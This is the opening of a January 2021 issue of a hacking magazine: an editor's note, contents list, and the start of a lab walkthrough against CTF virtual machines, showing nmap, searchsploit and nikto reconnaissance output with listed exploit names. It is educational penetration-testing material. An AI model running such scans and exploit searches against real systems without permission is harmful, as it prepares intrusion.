Simplifying cyber security since 2016

Hackercool

January 2021 Edition 4 Issue 1 A Unique Cyber Security Magazine

When Attacker System is behind a Router

A Real World Hacking Scenario

FORENSICS : Hacking Case

Vulhub Lab In INSTALLIT

Saltstack, Web Logic, Jenkins, Tomcat & Struts2
Exploit Modules in
METASPLOIT THIS MONTH

..with all other regular Features

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 1

Hi Readers. We hope you are all awesome and safe. Welcome to the First Issue of this year 2021. We successfully completed three editions and we are v-ery happy about it. We would like to thank all our readers without whom this ac-hievement would not have been possible.

We have decided to start the First Issue of Edition 4 with a Real World Sce-nario in which the attacker system is placed behind a router. In our previous Issue, we have given our readers a similar scenario. However, this scenario w-hich has been named "RELOADED" is more robust and almost a simulation of a Real World. Another new thing about this scenario is that we have provided immaculate details about creating this scenario in your own system at home. T-his is available in our Hacking Lab section.

HACKING LAB is not the only lab tutorial included in this Issue. We have another Lab tutorial which shows how to create a Docker lab with Vulhub as tar-get in our INSTALLIT Feature. Vulhub is a most popular collection of vulnerabl-e software in the form of docker images. If you want to see how this helps our readers in penetration testing, have a look at the exploit modules we included in this month's METASPLOIT THIS MONTH Feature. All these exploit modules ar-e tested on Vulhub target.

It was our long standing dream to include Forensics in this Magazine. It took the completion of three editions for us to fulfil it. With ever increasing dat-a breaches and hacking attacks, the knowledge of at least beginner level forens-ics is becoming important for professionals and amateurs alike. With the begin-ner article this month, we want to give our readers a idea about Forensics and what it is intended to do. When you are done with all the practicals, read away the article on how North Korea has been carrying on its hacking attacks all arou-nd the world. Until we bring our February 2021 Issue LIVE, enjoy the present Issue.

c.k.chakravarthi

"THE SOURCE CODE IS THE ARCHITECTURAL BLUEPRINT OF HOW THE SOFTWARE IS BUILT. IF YOU HAVE THE BLUEPRINT, IT'S FAR EASIER TO ENGINEER ATTACKS."

- ANDREW FIFE, CYCODE.
ON SOLARWINDS HACKERS ACCESSING MICROSOFT'S SOURCE CODE.

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

-Hackercool Magazine.

INSIDE

See what our Hackercool Magazine January 2021 Issue has in store for you.

1. *Real World Hacking Scenario :*
When Attacker System is behind a router : RELOADED

2. *Hacking Q & A :*
Answers to all the hacking questions our readers ask us about hacking.

3. *Metasploit This Month :*
SaltStack, Weblogic, Jenkins, Tomcat, Struts2 etc Exploit Modules

4. *Installit :*
Installing and configuring Vulhub Lab

5. *Hacking Lab :*
RWHS Jan 2021 Lab

6. *Forensics :*
Hacking Case

7. *Cyber War :*
North Korea targeted cybersecurity researchers using a blend of hacking and espionage

8. *What's New :*
Data Locker FE

Downloads

Some Useful Resources

WHEN ATTACKER SYSTEM IS BEHIND A ROUTER : RELOADED

REAL WORLD HACKING SCENARIO

Our readers have already seen one hacking scenario where the attacker system was placed behind a router in our August 2020 Issue. In the particular Issue, the targe -t was on another network as usual. However, in our present Issue, we bring you anot -her scenario which is similar to the scenario we have seen in the August 2020 Issue. However, we have named this RELOADED because not only we have smashed some g -litches in that scenario but also we designed this one to be more precise and easy to understand. The Lab design for this scenario is given in the HACKING LABS section given in the same Issue. In this scenario, we will be hacking two targets. These two tar -gets are Monitoring : 1 CTF machine and Cherry CTF machine. In the first target, we will use a bind_shell and in the second target, we will be using a reverse shell .

Hi, I am Hackercool. I was at home in the peaceful confines of my own LAN network. I was u-sing a PFsense router and my attacker machine is Kali linux. As my readers already know, o-nce we connect to a LAN (wireless or wired) we already have access to the internet. This is c-ommon knowledge. I check my external (IP address given by the Internet Service Provider) and using Nmap scan the external IP range.

```
kali@kali:~$ nmap -sP 192.168.36.159-200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:12 EST
Nmap scan report for 192.168.36.178
Host is up (0.0069s latency).
Nmap scan report for 192.168.36.179
Host is up (0.0028s latency).
Nmap done: 42 IP addresses (2 hosts up) scanned in 2.85 seconds
kali@kali:~$
```

I found two LIVE systems. I decided to try to hack one machine after another. Performing a TCP Connect scan on the first target (192.168.36.178) revealed five open ports on the target.

```
kali@kali:~$ nmap -sT 192.168.36.178
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:12 EST
Nmap scan report for 192.168.36.178
Host is up (0.0050s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
389/tcp open  ldap
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
kali@kali:~$
```

The services running on the FIRST target are SSH service, SMTP service, LDAP service and a web server with HTTPs enabled. I decided to perform verbose scan of Nmap to get more in-formation about the services running on the target.

Have any questions?
Fire them to
editor@hackercoolmagazine.com

```
kali@kali:~$ nmap -sV 192.168.36.178
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:13 EST
Nmap scan report for 192.168.36.178
Host is up (0.0059s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp  open  smtp     Postfix smtpd
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.31 seconds
kali@kali:~$
```

Its enumeration time. I used searchsploit to find out if any of the services had any exploits for their versions.


```
kali@kali:~$ searchsploit openssh | grep 7.2
OpenSSH 7.2 - Denial of Service                                | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection        | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                           | linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration                          | linux/remote/40113.txt
```

The OpenSSH server running on the target had an exploit related to username enumeration and the OpenLDAP server had DOS exploits available.

```
kali@kali:~$ searchsploit openldap
 Exploit Title                                                  |  Path
Apple Mac OSX 10.4.x - OpenLDAP Denial of Service              | osx/dos/28135.pl
OpenLDAP 1.2.7/1.2.8/1.2.9/1.2.10 - '/usr/tmp/' Symlink        | linux/local/19946.txt
OpenLDAP 2.2.29 - Remote Denial of Service (Metasploit)        | linux/dos/2730.pm
OpenLDAP 2.3.39 - MODRDN Remote Denial of Service              | multiple/dos/10077.txt
OpenLDAP 2.3.41 - BER Decoding Remote Denial of Service        | linux/dos/32000.txt
OpenLDAP 2.4.22 - 'modrdn' Multiple Vulnerabilities            | linux/dos/34348.txt
OpenLDAP 2.4.3 - 'KBIND' Remote Buffer Overflow                | linux/remote/2933.c
OpenLDAP 2.4.42 - ber_get_next Denial of Service               | linux/dos/38145.txt
OpenLDAP 2.4.x - 'modrdn' NULL OldDN Remote Denial of Servic   | linux/dos/35445.txt

Shellcodes: No Results
kali@kali:~$
```

None of these are of need for me. I wanted something simple to gain access on the target. I had a look at the website.


This is Nagios. Nagios is an open source network monitoring software.




I ran nikto on this web server to see if I could get more information about it.

```
kali@kali:~$ nikto -h 192.168.36.178
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.178
+ Target Hostname:    192.168.36.178
+ Target Port:        80
+ Start Time:         2021-02-05 19:16:20 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8729 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-02-05 19:17:59 (GMT-5) (99 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

